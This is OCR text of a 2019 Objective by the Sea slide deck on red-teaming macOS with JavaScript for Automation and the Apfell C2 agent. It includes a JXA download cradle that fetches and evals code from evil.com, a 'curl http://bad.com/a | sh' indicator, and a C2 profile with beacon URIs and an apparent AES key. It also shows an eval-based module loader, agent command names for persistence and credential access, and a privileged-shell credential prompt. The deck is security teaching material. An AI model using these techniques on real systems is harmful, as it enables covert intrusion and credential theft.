Bash-ing Brittle Indicators: Red Teaming macOS without Bash or Python


Cody Thomas, SpecterOps

Objective by the Sea, 2019

Whoami?

@its_a_feature_

- Operator at SpecterOps
- Former MITRE
  - Created Mac/*nix ATT&CK
  - Adversary Emulation Plans
- Created Apfell
  - Open-source red teaming framework
    - https://github.com/its-a-feature/Apfell



SPECTEROPS

Overview

- JavaScript for Automation (JXA)
  - ObjC-Bridge
- Apfell C2 Framework
- Creating an Agent with JXA
  - C2, Encryption, Modules
- Walkthrough of an Operation
  - Execution
  - Discovery
  - Persistence
  - Injection
  - Credential Access
- Apple Defensive Measures

A Note About Slide Colors

- Slides are color-coded based on intended audiences and topic covered
  - Blue: Defensive
  - Red: Offensive
  - Purple: Red/Blue
    - Situational Knowledge
    - Broader Topics
    - OPSEC

1.
JavaScript for Automation

What is JXA?


- Introduced in OSX Yosemite (10.10)
  - Meant to "support querying and controlling all of the scriptable applications running in OSX"
- Joins many other languages:
  - AppleScript, Perl, Python, Ruby, Objective-C
- Looks and acts like JavaScript ... ++
- Part of the "Open Script Architecture"
  - Uses AppleEvents with Apple Event Manager for IPC

https://developer.apple.com/videos/play/wwdc2014/306/
https://developer.apple.com/library/archive/documentation/AppleScript/Conceptual/AppleScriptX/Concepts/osa.html#//apple_ref/doc/uid/TP40001571-BABEBGCF

What is JXA?

Execution


- Can be executed in a variety of ways:
  - Command line:
    - osascript [-l JavaScript] [-i]
  - Applications
    - via OSAKit
  - Double clicking on:
    - .scpt or .app compiled versions



What is JXA?

Scripting Features

- "Scriptable" Applications have **sdef** files
- Can be browsed with "Script Editor" -> "Open Dictionary..."



What is JXA?

Sending Events

- Using osascript to send events

```
>> var se = Application("System Events")
=> undefined
>> var user = se.currentUser;
=> undefined
>> user.name()
=> "cody"
```

- Console view of the events ("info")

Type	Time	Process	Message
●	22:34:53.681787	osascript	AESendMessage(core,getd <private>
●	22:34:53.684649	System Events	RECEIVED:(core,getd) <private>
●	22:34:53.691408	osascript	REPLY:(aevt,ansr) <private>

What is JXA's ObjC Bridge?

- Access to Objective-C API
  - Uses special **$** or **ObjC** keyword
- Import Frameworks:
  - **ObjC.import('Foundation')**
- Implicit casting between base types

```
>> typeof "test"
=> "string"
>> typeof $("test")
=> "function"
>> "test" == $("test").js
=> true
>> $.NSNumber.numberWithInt(99).intValue
=> 99
>> $.NSNumber.numberWithInt(99).intValue == 99
=> true
>> $.NSNumber.numberWithInt(99)
=> $(99)
```

What is JXA's ObjC Bridge?


- Case sensitive language
- Modified Objective-C function calls

Declaration

```
- (BOOL)launchAppWithBundleIdentifier:(NSString *)bundleIdentifier
                               options:(NSWorkspaceLaunchOptions)options
        additionalEventParamDescriptor:(NSAppleEventDescriptor *)descriptor
                      launchIdentifier:(NSNumber * _Nullable *)identifier;
```


- JavaScript function names include all arguments as camelCase

```
ObjC.import('AppKit');
$.NSWorkspace.sharedWorkspace.launchAppWithBundleIdentifierOptionsAdditionalEventParamDescriptorLaunchIdentifier(
  params,
  $.NSWorkspaceLaunchAsync | $.NSWorkspaceLaunchAndHide | $.NSWorkspaceLaunchWithoutAddingToRecents ,
  $.NSAppleEventDescriptor.nullDescriptor,
  null
);
```


2.
Apfell

Apfell

- Multi-user, Browser UI
- Docker-based
- Server is python3
- Agent is JXA, Python
  - MachO, JS Chrome Extension, ELF
- Scriptable via RESTful APIs
- Tracks host/network artifacts
- ATT&CK mappings
- Task/Response correlation with comments and searchability


Linfell Container
PostgreSQL Database
Apfell-jxa Container
RabbitMQ
Operator's Browser
... build / load / transform Containers
Apfell Server
Operator's Browser
RESTful_Patchthrough C2
Agent Calling back
Operator's Browser
... C2 server
Operator Traffic
Database Connection
RabbitMQ Messages
Agent Traffic

3.
Turning JXA into an Apfell Agent

Command and Control

Design

- Wanted something that can be swapped out as needed
- **Expose generic functions to agent**
  - postResponse
  - getTasking
  - Checkin
  - upload
  - Download
- If all C2 support these functions, **implementations don't matter** to the agent


Command and Control

- Encrypted comms outside just HTTPS
- Currently does **Encrypted Key Exchange** with AES Pre-Shared Key
  - Uses Apple's **Security** Framework
  - Negotiates a new AES session key for each callback
- Learned a lot about crypto along the way

```
// Generate a public/private key pair
var parameters = $({"type": $.kSecAttrKeyTypeRSA, "bsiz": $(4096), "perm": false});
var privatekey = $.SecKeyCreateRandomKey(parameters, Ref());
var publickey = $.SecKeyCopyPublicKey(privatekey);
var exported_public = $.SecKeyCopyExternalRepresentation(publickey, Ref());
exported_public = exported_public.base64EncodedStringWithOptions(0).js; // get a base6
```

Apple Success Story: Original IV Generation

- Apple will supply "**appropriate value**" for IV
- Apple supplies static **IV of 16 \x00 bytes**
- So, I emailed them since that's very bad



Developer Discover Design Develop Distribute Support

Documentation › ··· › Transform Attributes › kSecIVKey Language: Objective-C

Global Variable

kSecIVKey

The setting for an initialization vector.

SDK
macO
Fram
Secu
On Th
Decla
Discu
See A

Declaration

```
const CFStringRef kSecIVKey;
```

Discussion

If you do not supply a value for this key, an appropriate value will be supplied for you.

See Also


Digest and Encryption Keys

kSecDigestTypeAttribute
The digest algorithm.

kSecDigestLengthAttribute

Apple Success Story: New IV Generation

- "**Behaving as expected**" :(
- But, they updated the documentation with proper guidance and warning
  - **WIN!**



Developer Discover Design Develop Distribute Suppo

Documentation › ··· › Transform Attributes › kSecIVKey Language:

Global Variable

kSecIVKey

The setting for an initialization vector.

Declaration

```
const CFStringRef kSecIVKey;
```

Discussion

The key's associated value is an initialization vector. Provide random bytes for this value—for example, created by calling the `SecRandomCopyBytes` method—unless your specification requires something else. The number of bytes in the vector should match the block size of the underlying block cipher. For example, use 16 bytes for AES encryption.

If you don't supply a value for this key, any operations that require an initialization vector use a value of zero by default, which can compromise the security of your encryption.

Command and Control

- Dynamic Endpoints
  - M - Mixed
  - A - Alpha
  - N - Nums
- Unique URI per request
- ObjC for web requests

```
var req = $.NSMutableURLRequest.alloc.initWithURL($.NSURL.URLWithString(url));
req.setHTTPMethod($.NSString.alloc.initWithUTF8String("POST"));
var postData = data.dataUsingEncodingAllowLossyConversion($.NSString.NSASCIIStringEncoding, true);
var postLength = $.NSString.stringWithFormat("%d", postData.length);
req.addValueForHTTPHeaderField(postLength, $.NSString.alloc.initWithUTF8String('Content-Length'));
req.setHTTPBody(postData);
var response = Ref();
var error = Ref();
var responseData = $.NSURLConnection.sendSynchronousRequestReturningResponseError(req,response,error);
var resp = $.NSString.alloc.initWithDataEncoding(responseData, $.NSUTF8StringEncoding);
```

C2 Profile Information

RESTful_Patchthrough

Parameter Name	Parameter Value
callback host	http(s)://domain.com
callback port	9000
callback interval (in seconds)	10
Get a File (for load/download) - Needs two instances of IDSTRING	/download.php?file=*&ID=*&user=M(10)
Get next task	/admin.php?q=*&ID=N(15)
ID Field (some string to	*
Encrypted Key Exchange new callback	/signup.php?SessionID=*
Post responses	/upload.php?page=*
Host header (for domain fronting)	
Encrypted Key Exchange (T/F)	T
Base64 32bit AES Key	fuDjw/8ldCgV526Of3opLK1qAQ06bde6i5zlCx
Diffie-Hellman based Encrypted Key Exchange new callback	/recover_account.php?SessionID=*

/admin.php?q=*&ID=N(15)

Modules

- Agent doesn't know any commands
  - Call functions by command name
- Load new modules with JavaScript's **eval** capabilities
  - Don't leak all of your capabilities at once

```
default_load = function(contents){
    var module = {exports: {}};
    var exports = module.exports;
    if(typeof contents == "string"){
        eval(contents);
    }
    else{
        eval(contents.js);
    }
    return module.exports;
};
```

Modules

- Current function list is always expanding
  - Obfuscation only gets you so far
  - Don't include a function in your base payload if you don't have to
    - Load it in later

Registered Commands

add_user cat cd chrome_bookmarks chrome_js chrome_tabs clipboard current_user download exit get_config iTerm jscript jsimport jsimport_call launchapp list_apps list_users load ls persist_emond persist_folderaction persist_launch plist proc_api prompt pwd rm screencapture security_info shell shell_elevated sleep spawn swap_c2 system_info terminals_read terminals_send test_password upload

4.
Operating

Execution

Execution Methods

- Typical IoCs:
  - **curl** http://bad.com/a **| sh**
  - **echo 'text'** | base64 -D **| python**
  - .command with **#/bin/bash**

Execution Methods

- Download cradle
-
```
osascript -l JavaScript -i eval(ObjC.unwrap(
$.NSString.alloc.initWithDataEncoding(
$.NSData.dataWithContentsOfURL(
$.NSURL.URLWithString('https://evil.com/evil')),$.NSUTF8StringEncoding
))
);
```
- osacompile
  - Create **.scpt** or **.app** compiled files with any JXA in them from simple **.js** files
    - `osacompile -t osa -l JavaScript Apfell.js`
  - Double click [and sign] file

Execution Methods:

Running Commands

- JXA and AppleScript have **doShellScript** functionality
  - **app.doShellScript("ls");**
- Does some odd things:
  - Spawns **/bin/sh -c** ls
    - *nix equivalent of **cmd.exe /c**
  - "However; In macOS, /bin/sh is really **bash emulating sh**"
  - This can cause some operator confusion

https://developer.apple.com/library/archive/technotes/tn2065/_index.html

Execution Methods:

Running Commands

Can't use **sudo** directly via an async shell, but JXA has us covered

1. Prompt for creds:

```
currentApp.doShellScript(cmd,
{administratorPrivileges:true,withPrompt:prompt});
```

2. Provide explicit creds:

```
currentApp.doShellScript(cmd,
{administratorPrivileges:true, userName:userName,
password:password});
```


3. Bonus: Check creds via ObjC

